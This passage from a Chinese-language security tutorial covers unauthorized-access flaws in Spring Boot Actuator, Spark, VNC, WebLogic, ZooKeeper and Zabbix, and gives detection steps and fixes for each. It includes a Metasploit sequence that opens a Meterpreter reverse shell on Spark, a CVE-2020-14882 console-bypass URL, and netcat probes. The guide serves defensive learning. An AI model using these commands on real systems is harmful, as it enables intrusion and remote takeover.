get	/configprops	描述配置属性（包含默认值）如何注入 Bean
get	/beans	描述应用程序上下文里全部的 Bean，以及它们的关系
get	/dump	获取线程活动的快照
get	/env	获取全部环境属性
get	/env/{name}	根据名称获取特定的环境属性值
get	/health	报告应用程序的健康指标，这些值由 HealthIndicator 的实现类提供
get	/info	获取应用程序的定制信息，这些信息由 info 打头的属性提供
get	/mappings	描述全部的 URI 路径，以及它们和控制器（包含 Actuator 端点）的映射关系
get	/metrics	报告各种应用程序度量信息，比如内存用量和 HTTP 请求计数
get	/metrics/{name}	报告指定名称的应用程序度量值
post	/shutdown	关闭应用程序，要求 endpoints.shutdown.enabled 设置为 true（默认为 false）
get	/trace	提供基本的 HTTP 请求跟踪信息（时间戳、HTTP 头等）

3.漏洞修复

- 禁用/env接口；
- 升级到SpringBoot Actuator 2.0；
- 禁止对外开放。

25 Spark 未授权访问

1.漏洞简介

Apache Spark是一款集群计算系统，其支持用户向管理节点提交应用，并分发给集群执行。如果管理节点未启动访问控制，攻击者可以在集群中执行任意代码。该漏洞的本质是未授权用户可以向Master节点提交一个应用，Master节点会分发给Slave节点执行应用。如果应用中包含恶意代码，会导致任意代码执行，威胁Spark集群整体的安全性。

2.漏洞检测

nmap扫描出如下端口开放，则很有可能存在漏洞

6066/tcp	open	http	Jetty 9.3.z-SNAPSHOT
8081/tcp	open	http	Jetty 9.3.z-SNAPSHOT
8082/tcp	open	http	Jetty 9.3.z-SNAPSHOT

 **Spark Worker at 172.17.0.11:44813**

ID: worker-20190214201043-172.17.0.11-44813
Master URL: spark://consilience-sp-master.i2p53hhaqnee5ggj3ro0mbtk4f.bx.internal.cloudapp.net:7077
Cores: 16 (0 Used)
Memory: 109.2 GB (0.0 B Used)
[Back to Master](#)

▼ Running Executors (0)

ExecutorID	Cores	State	Memory	Job Details	Logs
------------	-------	-------	--------	-------------	------

▼ Finished Executors (2)

ExecutorID	Cores	State	Memory	Job Details	Logs
2	10	KILLED	32.0 GB	ID: app-20190215202735-0000 Name: processDocuments User: glassfish	stdout stderr
2	10	KILLED	32.0 GB	ID: app-20190215204345-0001 Name: processDocuments User: glassfish	stdout stderr

使用msf工具getshell

```
msf5>use exploit/linux/http/spark_unauth_rce
msf5>set payload java/meterpreter/reverse_tcp
msf5>set rhost 192.168.100.2
msf5>set rport 6066
msf5>set lhost 192.168.100.1
msf5>set lport 4444
msf5>set srvhost 192.168.100.1
msf5>set srvport 8080
msf5>exploit
```

3.漏洞修复

- 对外关闭敏感端口；
- 配置用户权限认证。

26 VNC 未授权访问

1.漏洞简介

VNC 是虚拟网络控制台Virtual Network Console的英文缩写。它是一款优秀的远程控制工具软件由美国电话电报公司AT&T的欧洲研究实验室开发。VNC是基于 UNIX 和 Linux 的免费开源软件由 VNC Server 和 VNC Viewer 两部分组成。

VNC 默认端口号为 5900、5901。VNC 未授权访问漏洞如被利用可能造成恶意用户直接控制受控主机危害相当严重。

2.漏洞检测

使用 metasploit 进行批量检测，使用检测模块

```
auxiliary/scanner/vnc/vnx_none_auth
```

在kali上直接使用vncviewer命令连接主机。

```
vncviewer ip
```

3.漏洞修复

- 配置 VNC 客户端登录口令认证并配置符合密码强度要求的密码；
- 以最小权限的普通用户身份运行操作系统。

27 Weblogic 未授权访问


1.漏洞简介

Weblogic是Oracle公司推出的J2EE应用服务器，CVE-2020-14882允许未授权的用户绕过管理控制台的权限验证访问后台，CVE-2020-14883允许后台任意用户通过HTTP协议执行任意命令。使用这两个漏洞组成的利用链，可通过一个GET请求在远程Weblogic服务器上以未授权的任意用户身份执行命令。

2.漏洞检测


使用vulhub搭建漏洞演示环境

```
cd vulhub/weblogic/cve-2020-14882
sudo docker-compose up -d
```



攻击者可以构造特殊请求的URL，即可未授权访问到管理后台页面：

```
http://192.168.126.130:7001/console/css/%252e%252e%252fconsole.portal
```



远程攻击者可以构造特殊的HTTP请求，在未经身份验证的情况下接管 WebLogic Server Console，并在 WebLogic Server Console 执行任意代码。

- weblogic 权限绕过命令执行漏洞复现。

3.漏洞修复

- 下载补丁程序并安装更新。

28 ZooKeeper 未授权访问

1.漏洞简介

ZooKeeper 是一个分布式的开放源码的分布式应用程序协调服务，ZooKeeper 默认开启在 2181 端口在未进行任何访问控制的情况下攻击者可通过执行 `envi` 命令获得系统大量的敏感信息包括系统名称java 环境，任意用户在网络可达的情况下进行为未授权访问并读取数据甚至 kill 服务。

2.漏洞检测

`stat`: 列出关于性能和连接的客户端的统计信息。

```
echo stat |ncat 127.0.0.1 2181
```

`ruok`: 测试服务器是否运行在非错误状态。

```
echo ruok |ncat 127.0.0.1 2181
```

`dump`: 列出未完成的会话和临时节点。

```
echo dump |ncat 127.0.0.1 2181
```

3.漏洞修复

- 为ZooKeeper配置相应的访问权限；
- 设置防火墙策略；
- 禁止把Zookeeper直接暴露在公网。


29 Zabbix 未授权访问

1.漏洞简介

zabbix是一款服务器监控软件，默认服务开放端口为10051，其由server、agent、web等模块组成，其中web模块由PHP编写，用来显示数据库中的结果。

2.漏洞检测

无需账户密码直接访问zabbix页面



3.漏洞修复

- 设置zabbix的复杂口令，不要用默认口令或弱口令，禁用guest登录功能；
- zabbix的server和agent都不要以root启动，不要设置AllowRoot=1；
- 禁止agent执行system.run，不要设置EnableRemoteCommands=1。